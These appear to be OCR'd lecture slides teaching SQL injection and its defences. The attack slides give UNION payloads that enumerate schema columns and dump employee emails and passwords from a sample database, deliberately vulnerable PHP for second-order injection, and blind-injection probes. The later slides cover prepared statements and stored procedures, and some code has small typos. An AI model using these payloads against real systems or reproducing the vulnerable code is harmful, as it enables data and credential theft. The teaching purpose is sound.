Name: 1
Composer: 2
Unit Price: artist

Name: 1
Composer: 2
Unit Price: customer

Name: 1
Composer: 2
Unit Price: employee

Name: 1
Composer: 2
Unit Price: genre

Name: 1
Composer: 2
Unit Price: invoice

Name: 1
Composer: 2
Unit Price: invoiceline

Name: 1
Composer: 2
Unit Price: mediatype


Name: 1
Composer: 2
Unit Price: playlist

Name: 1
Composer: 2
Unit Price: playlisttrack

Extracting Data from SQL Leaks

- Determine the columns for the table you want to extract

```
UNION SELECT 1,2,column_name FROM information_schema.columns WHERE table_name="employee";-- %'
```



Name: 1
Composer: 2
Unit Price: BirthDate

Name: 1
Composer: 2
Unit Price: EmployeeId

Name: 1
Composer: 2
Unit Price: PostalCode

Name: 1
Composer: 2
Unit Price: HireDate

Name: 1
Composer: 2
Unit Price: LastName

Name: 1
Composer: 2
Unit Price: Phone

Name: 1
Composer: 2
Unit Price: Address

Name: 1
Composer: 2
Unit Price: FirstName

Name: 1
Composer: 2
Unit Price: Fax

Name: 1
Composer: 2
Unit Price: City

Name: 1
Composer: 2
Unit Price: Title

Name: 1
Composer: 2
Unit Price: Email

Name: 1
Composer: 2
Unit Price: State


Name: 1
Composer: 2
Unit Price: ReportsTo

Name: 1
Composer: 2
Unit Price: Password


Returns the columns for the **`employee`** table

Extracting Data from SQL Leaks

- Determine the columns for the table you want to extract



```
UNION SELECT 1,2,column_name FROM information_schema.columns WHERE table_name="employee";-- %'
```



Name: 1
Composer: 2
Unit Price: BirthDate

Name: 1
Composer: 2
Unit Price: EmployeeId

Name: 1
Composer: 2
Unit Price: PostalCode

Name: 1
Composer: 2
Unit Price: HireDate

Name: 1
Composer: 2
Unit Price: LastName

Name: 1
Composer: 2
Unit Price: Phone

Name: 1
Composer: 2
Unit Price: Address

Name: 1
Composer: 2
Unit Price: FirstName

Name: 1
Composer: 2
Unit Price: Fax

Name: 1
Composer: 2
Unit Price: City

Name: 1
Composer: 2
Unit Price: Title

Name: 1
Composer: 2
Unit Price: Email

Name: 1
Composer: 2
Unit Price: State


Name: 1
Composer: 2
Unit Price: ReportsTo

Name: 1
Composer: 2
Unit Price: Password


Pick the columns you want…

Extracting Data from SQL Leaks

- …and write your query



```
UNION SELECT LastName,email,password FROM employee;-- %'
```



Name: Adams
Composer: andrew@chinookcorp.com
Unit Price: password1

Name: Edwards
Composer: nancy@chinookcorp.com
Unit Price: password

Name: Peacock
Composer: jane@chinookcorp.com
Unit Price: hunter22

Name: Park
Composer: margaret@chinookcorp.com
Unit Price: drowssap

Name: Johnson
Composer: steve@chinookcorp.com
Unit Price: qwertyuiop

Name: Mitchell
Composer: michael@chinookcorp.com
Unit Price: michaelchinookcorpcom

Name: King
Composer: robert@chinookcorp.com
Unit Price: robert123!@#

Name: Callahan
Composer: laura@chinookcorp.com
Unit Price: S3cur3P4$$w0rd

Second-Order SQL Injection

- In a second-order SQL injection, the code is injected into an application, but the SQL statement is invoked at a later point in time
  - e.g., Guestbook, statistics page, etc.

- Even if application escapes single quotes, second order SQL injection might be possible
  - Attacker sets user name to: `john'--`, application safely escapes value to `john''--` (note the two single quotes)
  - At a later point, attacker changes password (and "sets" a new password for victim john):

```
UPDATE users SET password='hax' WHERE
database_handle("username") = 'john'--'
```

register.php

```
<?php

session_start();

$sql = "insert into users (username, password) values ('" .
mysql_real_escape_string($_POST['name']) . "', '" .
mysql_real_escape_string($_POST['password']) . "');";

mysq_query($sql);

$user_id = mysql_insert_id();
```

change_password.php

```
<?php

session_start();
$new_password = $_POST['password'];
$res = mysql_query("select username, password from users where
id = '" . $_SESSION['uid'] . "';");
$row = mysql_fetch_assoc($result);

$query = "update users set password = '" .
mysql_real_escape_string($new_password) . "' where username = '"
.$row['username']."' and password = '".$row['password']."';";
```

Blind SQL Injection

- A typical countermeasure is to prohibit the display of error messages: However, a web application may still be vulnerable to blind SQL injection
- Example: a news site
  - Press releases are accessed with

    `pressRelease.jsp?id=5`
  - A SQL query is created and sent to the database:
    - `SELECT title, description FROM pressReleases WHERE id=5;`
  - All error messages are filtered by the application

Blind SQL Injection

- How can we inject statements into the application and exploit it?
  - We do not receive feedback from the application so we can use a trial-and-error approach
  - First, we try to inject

    `pressRelease.jsp?id=5 AND 1=1`
  - The SQL query is created and sent to the database:
    - `SELECT title, description FROM pressReleases WHERE id=5 AND 1=1`
  - If there is a SQL injection vulnerability, the same press release should be returned
  - If input is validated, **`id=5 AND 1=1`** should be treated as the value

Blind SQL Injection

- When testing for vulnerability, we know 1=1 is always true
  - However, when we inject other statements, we do not have any information
  - What we know: If the same record is returned, the statement must have been true
  - For example, we can ask server if the current user is "h4x0r":
    - `pressRelease.jsp?id=5 AND user_name()='h4x0r'`
  - By combining subqueries and functions, we can ask more complex questions (e.g., extract the name of a database table character by character)
    - `pressRelease.jsp?id=5 AND SUBSTRING(user_name(), 1, 1) < '?'`

SQL Injection Solutions

- **NEVER ALLOW RAW INPUTS FROM CLIENTS**

```
$email = $mysqli->real_escape_string($_POST["email"]);
$pw = $mysqli->real_escape_string($_POST["password"]);
```

- **Stored procedures**
  - Isolate applications from SQL
  - All SQL statements required by the application are stored procedures on the database server
- **Prepared statements**
  - Statements compiled into SQL statements before user input is added
- **Objectify Query with Third-Party Libraries**
  - **Warning** - if they are vulnerable, **you** are vulnerable.

SQL Injection Solutions: Stored Procedures

- Original query:

```
String query = "SELECT title, description FROM
pressReleases WHERE id= " +
request.getParameter("id");
Statement stat = dbConnection.createStatement();
ResultSet rs = stat.executeQuery(query);
```

- Takes the SQL statements and transforms it into **a function** you pass parameters to

```
CREATE PROCEDURE getPressRelease @id integer AS
SELECT title, description FROM pressReleases WHERE
Id = @id
```

SQL Injection Solutions: Stored Procedures

- Instead of string-building SQL, a stored procedure is invoked

- For example, in Java:

```
CallableStatements cs = dbConnection.prepareCall(
    "{call getPressRelease(?)}"
);
cs.setInt(1,
    Integer.parseInt(request.getParameter("id")));
ResultSet rs = cs.executeQuery();
```


SQL Injection Solutions: Prepared Statements

```
$mysqli = new mysqli("localhost", "my_user",
                     "my_pass", "db");
$stmt = $mysqli->stmt_init();
$stmt->prepare("SELECT * FROM employee WHERE email=?"));
$stmt->bind_param("s", $email);
/* type can be "s" = string, "i" = integer … */

$stmt->execute();
$row = $stmt->fetch_assoc();
printf("%s is Employee %s\n", $email, $row["EmpId"]);
$stmt->close();
```

SQL Injection Solutions: Objectify Queries

Libraries like SQLAlchemy will let you convert your Queries into Objects



```
def valid_user(email, password):
  try:
    registered_user = User.query.filter_by(email=email).first()
    hashed_pw = make_pw_hash(email, password, registered_user.salt)

    if (registered_user.password == hashed_pw) and registered_user.is_active():
      return registered_user
    return False
  except:
    return False
```

More on **hashing password** next week

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